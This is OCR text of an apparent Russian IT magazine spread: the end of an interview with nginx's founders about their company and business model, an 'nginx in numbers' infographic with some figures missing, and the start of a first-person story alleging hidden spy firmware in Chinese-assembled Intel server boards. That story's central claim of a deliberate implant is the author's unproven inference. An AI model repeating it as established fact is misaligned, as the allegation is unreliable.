A Да, это довольно тонкий вопрос. Он, конечно, интересует не только вас, и мы довольно основательно его проработали. В России законодательство устроено так, что компании принадлежит то, что сделано в рамках трудовых обязанностей либо по отдельному договору. То есть должен быть договор с человеком, где было бы сказано: нужно разработать программный продукт. В Рамблере я работал системным администратором, разработкой занимался в свободное время, продукт с самого начала выпускался под лицензией BSD, как открытое программное обеспечение. В Рамблере nginx начал применяться уже тогда, когда основной функционал был готов. Более того, даже первое применение nginx было не в Рамблере, а на сайтах Rate.ee и zvuki.ru.

Q КТО ЕЩЕ У ВАС РАБОТАЕТ В КОМПАНИИ NGINX?

A Еще у нас работает Сергей Будневич — системный администратор, он занимается поддержкой инфраструктуры компании. Инфраструктура у нас не очень большая, но она есть. У нас есть списки рассылки, у нас есть почтовый сервер, автоматическая сборка, тестирование пекеджей, трэкинг ошибок и др. Сергей нам с этим очень помогает. Мы сейчас собираемся готовить пакеты еще для нескольких Linux-дистрибутивов: CentOS, Ubuntu. Сергей занят автоматизацией разнообразных процессов, связанных с разработкой, тестированием и сопровождением. Есть еще два человека: один человек занимается маркетингом — Андрей Алексеев, а Максим Коновалов — вообще начальник всего, он делает так, что компания работает.

Q А КАК ОФИЦИАЛЬНО НАЗЫВАЕТСЯ ВАША ДОЛЖНОСТЬ В КОМПАНИИ?

A Формально я — технический директор. Фокусируюсь на архитектуре будущих продуктов и передаче разработки «в команду». Довольно тяжело делегировать работу, однако компания создавалась как раз с целью улучшить разработку и продукт, поэтому сейчас я пытаюсь себя этому научить. Коллеги занимаются организационными вопросами, общением с клиентами, маркетингом, отношениями с партнерами, документацией, наймом персонала и др. Разных сложностей у нас много, научиться общаться на разных уровнях — это бывает не так легко. На самом деле мы все участвуем во всех делах компании, поскольку компания не такая большая, а дел много :).

Q ДЕЛЕГИРОВАТЬ БЫЛО СЛОЖНО, ПОТОМУ ЧТО КАЗАЛОСЬ, ЧТО ВСЕ ПЛОХО ДЕЛАЮТ, ПРОЩЕ САМОМУ?

A Ну да, подход такой, что я лучше это сам сделаю, потому что это будет лучше, или потому что долго объяснять, что нужно делать, или психологически тяжело сказать: «Сделай вот это». Сейчас, как технический директор, я в основном отвечаю за архитектуру и качество разработки.

Q ИГОРЬ, БОЛЬШОЕ ВАМ СПАСИБО ЗА ИНТЕРВЬЮ! ВИДНО, ЧТО ВЫ ВСЕ-ТАКИ НАУЧИЛИСЬ ДЕЛЕГИРОВАТЬ: СО ВСЕМИ БИЗНЕС-ВОПРОСАМИ ВЫ НАС ОТПРАВИЛИ К МАКСИМУ КОНОВАЛОВУ.

A Кстати, это первое интервью, которое я даю. Согласился только из-за того, что создали компанию. Буквально весной меня попросили люди из другого ИТ-издания, я сказал им: «Извините, я не люблю, не хочу и не умею».

Q ЕЩЕ РАЗ СПАСИБО! МАКСИМ, В ПЕРЕГОВОРАХ С ИНВЕСТОРАМИ ВЫ ПРЕДСТАВЛЯЛИ КАКОЙ-ТО ФОРМАЛИЗОВАННЫЙ БИЗНЕС-ПЛАН? НА ЧЕМ ВЫ ВООБЩЕ ПЛАНИРУЕТЕ ЗАРАБАТЫВАТЬ ДЕНЬГИ?

A В основном фонды инвестировали в nginx как в очень перспективный продукт. Детальный бизнес-план, конечно, был важен, но американские инвесторы подходят к вопросу инвестиций, базируясь не только и не столько на бизнес-плане, где будет написано, что мы заработаем за год столько-то с точностью до десятков центов. Важно было то, что nginx сейчас очень популярен, это уже готовый, существующий продукт.

По поводу того, что у нас за идеи для зарабатывания денег: мы хотим, прежде всего, добиться правильного баланса между бесплатным и платным функционалом. Мы хотим сделать то, что не совсем удалось в прошлом целому ряду компаний. Есть несколько примеров бизнеса на базе opensource-разработок, где компании не смогли удержать нужный баланс, пришлось закрывать какие-то фичи в самом продукте, просить за них какие-то нелепые деньги, это всех расстроило, и продукты перестали развиваться.

Q ТО ЕСТЬ ВЫ ХОТИТЕ СДЕЛАТЬ ОТДЕЛЬНЫЙ КОММЕРЧЕСКИЙ ПРОДУКТ И НАЙТИ БАЛАНС МЕЖДУ ОТКРЫТЫМ ПРОДУКТОМ И КОММЕРЧЕСКИМ?

A Мы не хотим делать отдельный коммерческий продукт, мы хотим делать коммерческие надстройки над основным opensource-продуктом. Он будет развиваться, будут появляться фичи, которые требуются сообществу. Деньги, которые мы получили, помогут нам поставить все производство продукта на новый уровень. Сейчас Игорь уже не в одиночку работает над кодом, строится командная разработка. Мы принимаем на работу людей в России, инженерная команда в Москве останется. Соответственно, фокус на opensource-продукте — очень сильный и будет оставаться таким.

В то же время, мы знаем, что есть клиенты, большие компании, средние компании, даже маленькие компании, которые долгое время используют nginx. Они построили на этом бизнес и благодарны нам. Когда мы встречаемся, то слышим что-то вроде: «Отличный, замечательный продукт — спасибо вам большое! Но нам не хватает того-то и того-то. Можете ли вы это сделать — мы вам готовы платить?» Из таких разговоров у нас постепенно складывается цепочка того, что мы могли бы продавать, не огорчая при этом сторонников открытого продукта и не подрывая доверия к проекту в целом. Т. е. мы собираем подобные запросы и сравниваем их с пожеланиями, которые поступают от сообщества пользователей. Мы смотрим, где есть пересечения, и если понимаем, что какой-то функционал на самом деле необходим всем, а не какой-то отдельной компании, мы это реализуем в бесплатной версии продукта.

Есть даже компании, которые говорят: «Давайте мы вам заплатим за все эти фичи, чтобы они быстрее появились в продукте. Мы хотим, чтобы все попало в open source, мы не хотим, чтобы фича была эксклюзивная и/или платная». Это называется sponsored development.

Пока у нас сформировались идеи, что коммерческие надстройки будут больше относиться к крупным примерам применения nginx: например, с помощью коммерческих надстроек будет легче управлять тысячами инстансов, будет расширенный мониторинг производительности, дополнительный функционал, рассчитанный на хостинговые, облачные и CDN-инфраструктуры.

Q ТО ЕСТЬ У ВАС ФОКУС ИМЕННО НА ПРОДУКТЕ. НЕ БУДЕТЕ ОТДЕЛЬНО ПРОДАВАТЬ УСЛУГИ, НАПРИМЕР, ПО ВНЕДРЕНИЮ, КОНСАЛТИНГУ?


A Дело в том, что компания маленькая, и она будет оставаться маленькой — расти до компании в несколько сотен человек мы не хотим. Мы активно работаем с партнерами, с системными интеграторами, с вендорами софта и железа, активно ищем каналы для работы через партнеров. Консультации будут осуществляться частично через партнеров, частично через нас. К сожалению, услуги консалтинга и технической поддержки всем пользователям мы сами, непосредственно, предоставлять не сможем.

Q ВЕРНО ЛИ, ЧТО ИГОРЬ СЫСОЕВ — ГЛАВНЫЙ АКЦИОНЕР КОМПАНИИ, А ОСТАЛЬНАЯ, МЕНЬШАЯ, ДОЛЯ ПРИНАДЛЕЖИТ ИНВЕСТОРАМ?


A Да, Игорь — основной акционер, всего же учредителей компании трое, и есть, естественно, группа инвесторов — они совместно владеют какой-то частью. Кстати, сам процесс получения денег от инвесторов технически выглядит очень просто — выпускаются ценные бумаги по соответствующему законодательству, инвесторы их покупают за какую-то сумму. Сумма переходит к вам, вы ее используете на развитие компании. Именно так все у нас и устроено.

nginx в цифрах


Если по какой-то нелепой причине ты ничего не знаешь про nginx, то самое время познакомиться с ним. Мы собрали для тебя некоторые факты о проекте, который, несомненно, ускорил не только отдельные веб-сайты, но и интернет в целом.




одновременных подключений обрабатывается одним сервером.



запросов в секунду способен обслуживать nginx.



расходуется памяти на поддержание неактивных HTTP keep-alive соединений.




Nginx не использует потоки для обработки запросов.

Вместо этого применяется масштабируемая асинхронная архитектура.

Это позволяет обрабатывать тысячи запросов с минимальными затратами ресурсов.

Тройка лидеров среди веб-серверов (Netcraft, октябрь 2011):



64.67% -0.38%




15.66% -0.07%




8.54% +0.51%



Если текущие тренды сохранятся, то nginx скоро станет вторым по частоте использования веб-сервером.




автомат Калашникова



100 000 000 экземпляров

Федор Достоевский



80 000 000 книг

веб-сервер nginx




43 000 000 сайтов

2002 начало разработки

2004 первый публичный билд

2011 релиз версии 1.0 и создание компании nginx

В 2011 году в nginx было проинвестировано **$3 МЛН**



Большую часть кода разработал один человек: Игорь Сысоев.

Код nginx содержит 87 912 строк.

Сейчас над кодом проекта работают два человека.

70+ модулей от сторонних разработчиков. nginx hiring!


Rate.ee — первый сайт, где начал использоваться nginx.



8 уязвимостей в nginx значатся в публичных security advisories. Не менее 3 сплоитов для nginx доступны публично.





nginx используется в:















работает на системах:
















Я не профессионал в области информационной безопасности, моя область интересов — это высокопроизводительные вычислительные комплексы. В тему ИБ я пришел совершенно случайно, и именно об этом дальше пойдет речь. Думаю, эта невыдуманная история гораздо лучше осветит проблемы, связанные с аппаратурой виртуализации, нежели сухое изложение фактов.

Китайские закладки

НЕПРИДУМАННАЯ ИСТОРИЯ О ВИРТУАЛИЗАЦИИ, БЕЗОПАСНОСТИ И ШПИОНАХ

Еще до официального анонса новых процессоров Intel с поддержкой аппаратной виртуализации (в начале 2007 года) я задумал использовать эти чипы для создания единой вычислительной системы на базе нескольких серверов, которая стала бы для ОС и прикладных программ единой вычислительной установкой с SMP-архитектурой. Для этого требовалось написать компактный гипервизор с нестандартным функционалом, главной особенностью которого было бы не разделение ресурсов единой вычислительной установки между разными ОС, а наоборот, объединение ресурсов нескольких вычислительных машин в единый комплекс, которым бы управляла одна ОС. При этом ОС не должна была даже догадываться, что имеет дело не с единой системой, а с несколькими серверами. Аппаратура виртуализации предоставляла такую возможность, хотя изначально не предназначалась для решения подобных задач. Собственно, система, в которой аппаратура виртуализации применялась бы для высокопроизводительных вычислений, не создана до сих пор, а уж в то время я вообще был первопроходцем в этой области.

Схема 1. Архитектура виртуализации AMD

Гипервизор для этой задачи, конечно, писался с нуля. Принципиально важно было запускать ОС уже на виртуализированной платформе, чтобы с первых команд загрузчика ОС все работало в виртуальной среде. Для этого пришлось виртуализировать реальную модель и все режимы работы процессора и запускать виртуализацию сразу после инициализации платформы до загрузки ОС.

Поскольку система виртуализации для этой цели получилась нестандартной и выглядела как полностью автономный компактный программный модуль (объем кода не более 40–60 Кб), язык как-то не поворачивался называть ее гипервизором, и я стал использовать термин «гипердрайвер», поскольку он более точно передавал суть функционального предназначения системы.

Серийного оборудования с аппаратурой виртуализации в то время еще не было, однако благодаря сотрудничеству с фирмой «Крафтвей» я имел доступ к предсерийным образцам процессоров и материнских плат с поддержкой виртуализации, которые еще не выпускались официально (так называемым сэмплам, которые фирма Intel любезно предоставляет своим партнерам по бизнесу). Поэтому работа закипела на этом «сэмпловом» оборудовании.

Макет был собран, гипердрайвер написан, все заработало, как и было задумано. Нужно сказать, что на тот момент аппаратура виртуализации было очень «сырой», из-за чего она не один раз отказывалась работать так, как написано в документации. Приходилось разбираться буквально с каждой ассемблерной командой, а сами команды для аппаратуры виртуализации писать в машинных кодах, поскольку тогда не существовало компиляторов с поддержкой команд виртуализации.

Я гордился полученными результатами, чувствовал себя чуть ли не властелином виртуальных миров... но моя эйфория продлилась недолго, всего месяц. К тому времени я уже собрал макет на основе серверов с аппаратурой виртуализации, первые серийные образцы которых тогда как раз появились, но макет не работал.

Я начал разбираться и понял, что моя система виснет при выполнении команд аппаратной виртуализации. Создавалось такое впечатление, что они или совсем не работают, или работают как-то нестандартно. Зависание происходило только во время работы аппаратуры виртуализации в реальном режиме, если же моя система запускалась из защищенного режима, после загрузки ОС, то все было нормально.

Профессионалы знают, что в первых ревизиях аппаратура виртуализации Intel не поддерживала работу процессора в реальном режиме. Для этого требовался дополнительный слой достаточно большого объема для эмуля-

ции виртуального x86. Поскольку гипердрайвер запускался до загрузки операционной системы, чтобы она могла полностью поверить в новую виртуальную конфигурацию, то небольшой кусок загрузочного кода ОС выполнялся в реальном режиме работы процессора. Система умирала как раз на обработчиках эмуляции реального режима в гипердрайвере.

Сначала я подумал, что где-то ошибся, что-то не понял, о чем-то забыл. Проверил все до последнего бита в своем коде, никаких ошибок не нашел и начал грешить уже не на себя, а на коллег из-за бугра.

Первым делом заменил процессоры, но это не помогло. На материнских платах в то время аппаратура виртуализации была только в биосе, где она инициализировалась во время включения сервера, поэтому я начал сравнивать биосы на материнских платах (однотипных платах с сэмплами) — все совпадало до байта и номера самого биоса.

Я впал в ступор и, уже не зная, что делать, применил последнее средство — «метод тыка». Чего я только не делал, уже не думая, а просто комбинируя, и в конце концов тупо скачал биосы с официального сайта Intel и переписал их заново в материнские платы, после чего все заработало...

Моему удивлению не было предела: номер биоса был тем же самым, образы биоса совпадали побайтно, но по какой-то причине серийные материнские платы заработали только тогда, когда я залил в них такой же биос, взятый сайта Intel. Значит, причина все-таки в материнских платах? Но единственное их отличие было в маркировке: на сэмплах было написано Assembled Canada, а на серийных платах — Assembled China.

Стало ясно, что платы из Китая содержат дополнительные программные модули, прошитые в биосе, а стандартные программы анализа эти модули не увидели. Они, видимо, тоже работали с аппаратурой виртуализации и, соответственно, имели возможность скрыть истинное содержимое биоса. Стала понятна и причина зависаний моего гипердрайвера на этих китайских платах: две программные системы одновременно работали с одной и той же аппаратурой виртуализации, которая не позволяла разделять свои ресурсы.

Мне захотелось разобраться с этим зловредным биосом, причем без всякой задней мысли о «закладках», «бэкдорах», «недокументированных возможностях», был просто академический интерес, и не более того.

Нужно сказать, что параллельно с внедрением аппаратуры виртуализации Intel радикально обновила чипсет. Этот чипсет, получивший номер 5000х, выпускается в нескольких модификациях до сих пор. Южный мост этого чипсета, 631xESB/632xESB I/O Controller Hub, к которому подключены флеш-микросхемы с биосом, практически в неизменном виде выпускается с 2007 года и используется в качестве базового чипа почти для всех серверов в двухсокетном исполнении. Я скачал даташит на южный мост, прочел описание и просто обалдел. Оказывается, к этому новому южному мосту подключаются три микросхемы флеш-памяти: первая представляет собой стандартный биос, вторая выделена под программы процессора сетевого контроллера, а третья предназначена для интегрированного в южный мост блока BMC.

Блок менеджмента системы (BMC) — это средство удаленного управления вычислительной установкой и ее мониторинга. Он незаменим для больших серверных комнат, где из-за шума, температуры и сквозняков просто невозможно долго находиться.

То, что блоки BMC имеют собственный процессор и, соответственно, флеш-память для его программ, конечно, не новость, но до сих пор такие процессор и память выносились на отдельную плату, которая подключалась к материнской плате: хочешь — ставь, не хочешь — не ставь. Теперь Intel внедрила эти компоненты в южный мост, более того, подключила этот блок к системной шине и не стала использовать выделенный сетевой канал (как предусмотрено стандартом IPMI, описывающим функции блока BMC) для работы сервисной сети, а туннелировала весь сервисный сетевой трафик в основные сетевые адаптеры.

Далее я узнал из документации, что программы на флеш-микросхеме блока BMC зашифрованы, а для их распаковки используется специальный аппаратный криптографический модуль, также интегрированный в южный мост. Такие блоки BMC мне раньше не попадались. Чтобы не быть голословным, привожу выдержку из документации на этот южный мост:

- ARC4 processor working at 62.5 MHz speed.
- Interface to both LAN ports of Intel® 631xESB/632xESB I/O Controller Hub allowing direct connection to the net and access to all LAN registers.
- Cryptographic module, supporting AES and RC4 encryption algorithms and SHA1 and MD5 authentication algorithms.
- Secured mechanism for loadable Regulated FW.

Применение иностранных криптографических средств с длиной ключа более 40 бит запрещено на территории России законодательно, а тут — пожалуйста! — в каждом сервере Intel криптомодуль с неизвестными ключами длиной 256 бит. Более того, эти ключи использовались для шифрования программ, зашитых в микросхемы материнской платы на этапе производства.

Выходит, что блоки BMC в России на серверах Intel, которые имеют в своем составе чипсет 5000х, должны быть отключены. Однако эти блоки, напротив, всегда находятся в рабочем состоянии, даже если сама вычислительная установка отключена (для функционирования BMC достаточно дежурного напряжения, то есть вставленного в розетку кабеля питания сервера).

Все это казалось мне на тот момент второстепенным, поскольку для начала нужно было выяснить, в какой из флеш-микросхем находился программный модуль, работающий с аппаратурой виртуализации и мешающий моему гипердрайверу, и я начал экспериментировать с прошивками.

После ознакомления с документацией я насторожился, а когда обнаружил, что работоспособность гипердрайвера восстанавливается как раз после перепрошивки флеш-микросхемы блока BMC, даже не удивился.

Разбираться дальше без специальных стендов было невозможно, так как криптография полностью перекрывала возможности реверса кода для BMC. Документации на внутреннюю




Схема 2. Архитектура виртуализации Intel

архитектуру этого интегрированного BMC я не нашел, в даташите на южный мост Intel описала только интерфейсные регистры для управления этим блоком по стандартным методам доступа, в результате чего получился классический «черный ящик».

Совокупность фактов настораживала и наводила на параноидальные мысли в стиле шпионских детективов. Эти факты однозначно говорили о следующем:

- В новых серийных серверных платах Intel на базе чипсета 5000 имеются программы, прошитые в флеш-памяти блока BMC и исполняемые на центральном процессоре, причем эти программы работают с использованием аппаратуры виртуализации центрального процессора.
- Образы флеш-памяти с официального сайта Intel не содержат таких программных модулей, следовательно, мешающие мне программные модули были нелегально прошиты в материнские платы на этапе производства.
- Флеш-память блока BMC содержит зашифрованные программные модули, которые невозможно собрать и залить в флеш-память без знания ключей шифрования, следовательно, тот, кто вставил эти нелегальные программные модули, знал ключи шифрования, то есть имел доступ фактически к секретной информации.

Я сообщил руководству «Крафтвей» о проблеме с прошивкой флеш-памяти блока BMC и сомнительной с точки зрения законодательства ситуации с новыми чипсетами Intel, на что получил вполне ожидаемый ответ в стиле «не мути, мешаешь бизнесу». Пришлось угомониться, поскольку против работодателей особо не попрешь.

Руки были связаны, но «мои мысли, мои скакуны» не давали мне покоя, было непонятно, зачем эти сложности и как все это сделано.

Если у тебя есть возможность разместить собственное ПО в памяти блока BMC, зачем тебе вся эта морока с центральным процессором? Разумной причиной могло быть только то, что решаемая задача требовала контролировать текущий вычислительный контекст на центральном процессоре. Очевидно, что уследить за обрабатываемой информацией на основной вычислительной системе, используя только периферийный низкоскоростной процессор с частотой 60 МГц, невозможно.

Таким образом, похоже, задача этой нелегальной системы состояла в съеме информации, обрабатываемой на основной вычислительной установке, с помощью средств аппаратуры виртуализации. Дистанционно управлять всей нелегальной системой, конечно, удобнее с процессора блока BMC, поскольку он имеет собственный независимый доступ к сетевым адаптерам на материнской плате и собственные MAC- и IP-адреса.

Вопрос «как это сделано?» имел более академический характер, поскольку кто-то умудрился создать гипервизор, умеющий разделять ресурсы аппаратуры виртуализации с другим гипервизором и делающий это корректно для всех режимов, кроме реального режима работы ЦП. Сейчас такими системами уже никого не удивишь, но тогда, пять лет назад, они воспринимались как чудо, кроме того, скорость эмуляции поражала — программно эмулировать хост без значительных потерь в быстродействии было невозможно.

```
------------------СТАРТ ТЕСТА------------------
